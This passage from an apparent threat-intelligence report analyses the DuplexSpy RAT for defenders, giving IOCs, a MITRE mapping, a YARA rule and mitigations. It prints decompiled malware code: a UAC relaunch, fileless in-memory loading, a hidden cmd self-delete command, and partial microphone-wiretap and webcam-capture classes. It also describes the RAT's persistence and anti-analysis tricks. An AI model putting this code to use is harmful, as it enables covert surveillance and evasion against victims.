


Figure 13: Run Key Registry Modification

Privilege Escalation via UAC Prompt

The UAC() method checks if the application is currently running with administrative privileges by invoking Form1.isAdmin(). If the process is not running with elevated rights, it constructs a ProcessStartInfo object to initiate a new process with the same executable (Process.GetCurrentProcess().MainModule.FileName). The ProcessStartInfo is configured with UseShellExecute = true and the Verb = "runas", which triggers the User Account Control (UAC) prompt.

```
public void UAC()
{
    if (!Form1.isAdmin())
    {
        ProcessStartInfo info = new ProcessStartInfo
        {
            FileName = Process.GetCurrentProcess().MainModule.FileName,
            UseShellExecute = true,
            Verb = "runas"
        };
        Process.Start(info);
    }
}
```

Figure 14: Privilege Escalation

Fileless Malware Technique: In-Memory Execution and Self-Destruction

The **LoadToMemory()** method employs a fileless malware technique, where the executable is loaded into memory, executed directly from there, and then deleted from the disk. The process begins by reading the executable into a byte array using **File.ReadAllBytes()** and then loading it into memory via **Assembly.Load().** A new thread is created to execute the loaded assembly, invoking its entry point through reflection. After execution, the malware deletes its original file using a command-line operation (cmd.exe with del), ensuring no trace remains on disk. solutions, as it operates entirely in memory without leaving any file artifacts.

```
public void LoadToMemory()
{
    string szCurrentPath = Process.GetCurrentProcess().MainModule.FileName;
    byte[] abExeBytes = File.ReadAllBytes(szCurrentPath);
    Thread thd = new Thread((ThreadStart)delegate
    {
        Assembly assembly = Assembly.Load(abExeBytes);
        MethodInfo entryPoint = assembly.EntryPoint;
        if (entryPoint != null)
        {
            object[] parameters = ((entryPoint.GetParameters().Length == 0) ? null : new object[1] { new string[0] });
            entryPoint.Invoke(null, parameters);
        }
    });
    thd.SetApartmentState(ApartmentState.STA);
    thd.Start();
    SelfDestroy(szCurrentPath);
    Environment.Exit(0);
}

public void SelfDestroy(string szPath)
{
    string szCmd = "/C ping 127.0.0.1 -n 3 > nul & del /f /q \"" + szPath + "\"";
    ProcessStartInfo psi = new ProcessStartInfo("cmd.exe", szCmd)
    {
        CreateNoWindow = true,
        UseShellExecute = false,
        WindowStyle = ProcessWindowStyle.Hidden
    };
    Process.Start(psi);
}
```

Figure 15: Self-Destruction

Covert Audio Surveillance and Wiretapping

DuplexSpy RAT enables stealthy audio espionage via **microphone and system audio capture**. It records conversations *(StartMicRecord, StartSysRecord)*, performs **live wiretapping**, and streams audio buffers back to the attacker. It also manipulates **volume controls**, enforces **forced mute**, and uses speech synthesis as a psychological vector. Data is encoded in Base64 and transmitted, supporting both **offline storage** and **real-time exfiltration**.

```
public MicAudio(Victim v, string mic_output, string sys_output)
{
    this.micMP3_output = mic_output;
    this.sysMP3_output = sys_output;
    this.wave_format = new WaveFormat(44100, 1);
    this.MuteDevice = false;
    this.DisableMute = false;
    this.micWiretap = false;
    this.sysWiretap = false;
    this.last_update = DateTime.Now;
    this.v = v;
    for (int i = 0; i < WaveInEvent.DeviceCount; i++)
    {
        WaveInCapabilities device = WaveInEvent.GetCapabilities(i);
        this.mic_devices.Add(Tuple.Create<int, string>(i, device.ProductName));
    }
    this.device_enum = new MMDeviceEnumerator();
    int j = 0;
    foreach (MMDevice mmdevice in this.device_enum.EnumerateAudioEndPoints(DataFlow.Render, DeviceState.Acti
    {
        this.speaker_devices.Add(Tuple.Create<int, string>(j, mmdevice.FriendlyName));
        j++;
    }
    this.default_device = this.device_enum.GetDefaultAudioEndpoint(DataFlow.Render, Role.Multimedia);
    this.device_volume = this.default_device.AudioEndpointVolume;
    this.device_volume.OnVolumeNotification += delegate(AudioVolumeNotificationData e)
    {
        bool muteDevice = this.MuteDevice;
        if (muteDevice)
        {
            this.device_volume.Mute = this.MuteDevice;
            this.device_volume.MasterVolumeLevelScalar = 0f;
        }
        float vol = this.device_volume.MasterVolumeLevelScalar * 100f;
        this.UpdateVol(vol);
    };
}

// Token: 0x0600018D RID: 397 RVA: 0x00011EF4 File Offset: 0x000100F4
public ValueTuple<int, string> StartMicRecord(string szMp3FileName = null, bool bOffline = false)
{
    int code = 1;
    string msg = string.Empty;
    try
```

Webcam Surveillance – Covert Visual Espionage Module

The *Webcam* class enables a RAT to silently access and stream webcam footage from the victim's device. It enumerates available video devices, captures frames in real time, converts them to Base64 images, and transmits them to the attacker using encrypted communication. This functionality can operate in both snapshot and continuous monitoring modes, effectively turning the compromised system into a surveillance tool.

```
internal class Webcam
{
    // Token: 0x060000D7 RID: 215 RVA: 0x0000C9E0 File Offset: 0x0000ABE0
    public List<string> GetDevices()
    {
        this.videoDevices = new FilterInfoCollection(FilterCategory.VideoInputDevice);
        List<string> device_list = new List<string>();
        bool flag = this.videoDevices.Count > 0;
        if (flag)
        {
            for (int i = 0; i < this.videoDevices.Count; i++)
            {
                device_list.Add(this.videoDevices[i].Name);
            }
        }
        return device_list;
    }

    // Token: 0x060000D8 RID: 216 RVA: 0x0000CA58 File Offset: 0x0000AC58
    public void StartCapture(int index)
    {
        this.videoDevices = new FilterInfoCollection(FilterCategory.VideoInputDevice);
        bool flag = this.videoDevices.Count == 0;
        if (flag)
        {
            Console.WriteLine("No video capture devices found.");
        }
        else
        {
            this.videoSource = new VideoCaptureDevice(this.videoDevices[0].MonikerString);
            this.videoSource.NewFrame += this.videoSource_NewFrame;
            this.is_stopped = false;
            this.videoSource.Start();
            while (!this.stop_capture)
            {
                Thread.Sleep(10);
            }
            this.videoSource.SignalToStop();
            this.videoSource.WaitForStop();
            this.is_stopped = true;
        }
```

DYNAMIC ANALYSIS

DuplexSpy RAT provides a GUI builder that allows threat actors to easily create customized client executable malware. The tool enables attackers to configure various settings, including startup names, registry entries for persistence, the installation directory where the malware copies itself, and custom fake message boxes. This functionality allows for the creation of malware without requiring any technical expertise, making it accessible to a wider range of cybercriminals.




Figure 16: Build

Upon execution in a controlled environment, the malware creates a process named 'Windows Update' to mimic legitimate Windows processes, thereby deceiving the victim into thinking it's a normal system process. This tactic helps the malware remain undetected and running on the victim's machine without raising suspicion."




Figure 17: Mimicking Windows update process creation

The process began setting up a TCP connection through the malware's configured port, which we had assigned as port 5000 in our local setup.





Figure 18: TCP connection established

Persistence Techniques:

Further, the malware adopts a two-pronged approach for persistence, using both the **startup folder** and the **Windows registry**:

Startup Folder: The malware copies itself to the **Startup folder** under the name **'Windows Update.exe**'. This ensures that the malware will be executed automatically upon system reboot.






Figure 19: Persistence via user's startup folder

Registry Modification: Additionally, the malware creates a registry entry under **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run**, using the name **'Windows Update'** to mimic a legitimate Windows process. This tactic is designed to deceive the victim into thinking it's a valid system process. The registry entry points to the malware's executable, ensuring it is triggered automatically on startup, thereby maintaining persistence on the system.




Figure 20: Persistence via registry modification

Anti-analysis:

In the **antivirus.proc.json** file, the malware maintains a list of various analysis tools and antivirus software by their names and process identifiers. The malware continuously monitors the system for any processes related to these tools. If any such process is detected, it is immediately terminated, and a fake error message box is displayed to mislead the user and prevent the analysis of the malware. This tactic enhances the malware's stealth, making it harder to detect and analyze by security software or researchers.




Figure 21: List of analysis tools




Figure 22: Fake Error with Anti-Analysis Tool Termination

Self-Replication in AppData Roaming for Enhanced Persistence

The malware also copies itself into the **AppData\Roaming** folder, a common location for user-specific data on Windows systems. By placing itself in this directory, the malware increases its chances of surviving system reboots and potential cleaning efforts, as this folder is often overlooked by users and security tools. This technique further strengthens the malware's persistence.




Figure 23: Copies itself to the AppData folder

Keylogger Logs Keystrokes to Temp File for Exfiltration

Once the keylogger is activated, the malware creates a **keylogger.rtf** file in the **Temp** folder to record all keystrokes. This file stores the captured input and is periodically transmitted to a remote server controlled by the attacker. By maintaining this log, the malware ensures the attacker has continuous access to the victim's keylogging history, enabling real-time surveillance of sensitive user activity without detection.





Figure 24: Keylogger Exfiltration

EXTERNAL THREAT LANDSCAPE MANAGEMENT

The GitHub user **ISSAC/iss4cf0ng**, known for developing the **DuplexSpy RAT** in C#, demonstrates a broad and deep technical skillset across multiple domains. They are proficient in application programming languages such as C, C++, C#, Go, Java, Perl, PowerShell, and Python, and are equally versed in web technologies like JavaScript and PHP. Their framework expertise includes .NET, and they are experienced with databases such as MariaDB, Microsoft SQL Server, MySQL, Redis, and SQLite. ISSAC operates comfortably across various operating systems, including Kali Linux, Ubuntu, and Windows. Their toolset spans multiple IDEs and editors, such as Visual Studio, VS Code, Eclipse, Notepad++, and Vim, and they utilize a wide range of browsers, including Tor, DuckDuckGo, Chrome, Firefox, Safari, and Edge. This diverse environment knowledge supports their ability to build, test, and deploy cross-platform offensive security tools like DuplexSpy.

On April 15th, the developer **ISSAC/iss4cf0ng** released the source code of the **DuplexSpy RAT**, clearly stating it was intended strictly for **educational and ethical purposes only**, warning users not to deploy it on unauthorized targets or use it for illegal activities. Despite this disclaimer, such tools are often exploited by threat actors for offensive operations. The project roadmap indicates **upcoming features**, including **remote plugins** (for browser data dumping, Active Directory enumeration, and vulnerability scanning), **debugging capabilities**, enhanced **stability**, and a **more user-friendly interface**, signalling ongoing development and increased functionality.



CONCLUSION

DuplexSpy RAT exemplifies the evolution of modern remote access tools, combining stealth, persistence, and modular functionality in a user-friendly package. Its capabilities ranging from keylogging and screen capture to live C2 chat and audio surveillance make it a potent threat in the hands of malicious actors. Despite its stated educational intent, DuplexSpy's public availability significantly increases the risk of abuse. The malware's persistence mechanisms, anti-analysis tactics, and fileless execution techniques enable it to bypass conventional security measures. Its open-source nature facilitates customization and integration into broader attack chains. As such, proactive detection, user awareness, and layered defenses are essential to mitigating the risks posed by such advanced RATs.

INDICATORS OF COMPROMISE (IOCs)

Indicator	Type	Remarks
2c1abd6bc9facae420235e5776b3eeaa3fc79514cf033307f648313362b8b721	Sha 256	DuplexSpyCS.exe
ab036cc442800d2d71a3baa9f2d6b27e3813b9f740d7c3e7635b84e3e7a8d66a	Sha 256	client.exe

MITRE ATTACK FRAMEWORK

Tactic	Technique ID	Technique
Execution	T1047	Windows Management Instrumentation
	T1056	Input Simulation
	T1056.004	Input Injection (Synthetic Keystrokes)
	T1059.003	Command and Scripting Interpreter: Windows Command Shell
	T1106	Native API
	T1129	Shared Modules
	T1055.001	Dynamic-Link Library Injection
	T1056	Input Simulation
Privilege Escalation	T1055	Process Injection
	T1055.001	Dynamic-Link Library Injection
	T1548.002	Bypass User Account Control
	T1574.002	DLL Side-Loading
Defense Evasion	T1027	Obfuscated Files or Information
	T1027.002	Software Packing
	T1027.004	Compile After Delivery
	T1497	Virtualization/Sandbox Evasion
	T1562.001	Disable or Modify Tools
	T1562.006	Spoof Error Messages
	T1564	Hide Artifacts
	T1620	Reflective Code Loading
Discovery	T1010	Application Window Discovery
	T1033	System Owner/User Discovery
	T1049	System Network Connections Discovery
	T1057	Process Discovery
	T1082	System Information Discovery
	T1083	File and Directory Discovery
	T1087	Account Discovery
	T1120	Peripheral Device Discovery (Webcam/Monitor check)
	T1497	Virtualization/Sandbox Evasion
	T1518.001	Security Software Discovery
Collection	T1056	Input Capture
	T1056.001	Keylogging
	T1056.004	Microphone Tapping
	T1113	Screen Capture
	T1123	Audio Capture
Credential Access	T1056	Input Capture
	T1056.001	Keylogging
Command and Control	T1573.001	Encrypted Channel: Symmetric Cryptography
Impact	T1107	File Deletion (removing malware traces)
	T1490	Inhibit System Recovery / Audio Device Manipulation
	T1529	System Shutdown/Reboot

Yara Rules

```
rule DuplexSPY_RAT {
    meta:
        description = "Detects DuplexSPY_RAT based on hashes"
        author = "CYFIRMA"
        date = "2025-05-06"
    strings:
        $hash1 = "2c1abd6bc9facae420235e5776b3eeaa3fc79514cf033307f648313362b8b721"
        $hash2 = "ab036cc442800d2d71a3baa9f2d6b27e3813b9f740d7c3e7635b84e3e7a8d66a"
    condition:
        any of ($hash*)
}
```

RECOMMENDATIONS

Strategic Recommendations

Adopt a Threat Intelligence-Led Security Program: Continuously track and analyze open-source and underground forums (e.g., GitHub, dark web) for emerging threats like DuplexSpy RAT, its developer (ISSAC/iss4cf0ng), and associated TTPs.

Strengthen Security Awareness Programs: Train employees to recognize social engineering and phishing attacks that may deliver RATs, and to report suspicious behavior like fake "Windows Update" pop-ups or UAC prompts.

Technical Recommendations

Deploy EDR/XDR Tools with Memory Scanning Capabilities: Detect and respond to in-memory malware execution, unauthorized DLL injection, and keylogging activity using tools capable of behavioral analysis.

Enforce Application Control and Block Malicious IOCs:

Block known hashes associated with DuplexSpy, implement network firewall rules and DNS filtering to deny communication with identified C2 servers, Use threat intelligence feeds to update IOC blacklists regularly.

Operational Recommendations

Monitor and Audit Process and Registry Activity: Implement logging and alerting for registry key changes under HKCU\Software\Microsoft\Windows\CurrentVersion\Run, unauthorized use of VirtualAllocEx and CreateRemoteThread, and rogue processes in AppData or Temp.

Perform Network Traffic Analysis and IOC Blocking:

Continuously analyze egress traffic for anomalies such as base64-encoded payloads, screenshot streams, or command shell responses.

CYFIRMA is an external threat landscape management platform company. We combine cyber intelligence with attack surface discovery and digital risk protection to deliver early warning, personalized, contextual, outside-in, and multi-layered insights. Our cloud-based AI and ML-powered analytics platform provides the hacker's view with deep insights into the external cyber landscape, helping clients prepare for impending attacks. CYFIRMA is headquartered in Singapore with offices across APAC, the US, and EMEA. The company is funded by Goldman Sachs, Zodius Capital, Z3 Partners, and L&T Innovations Fund.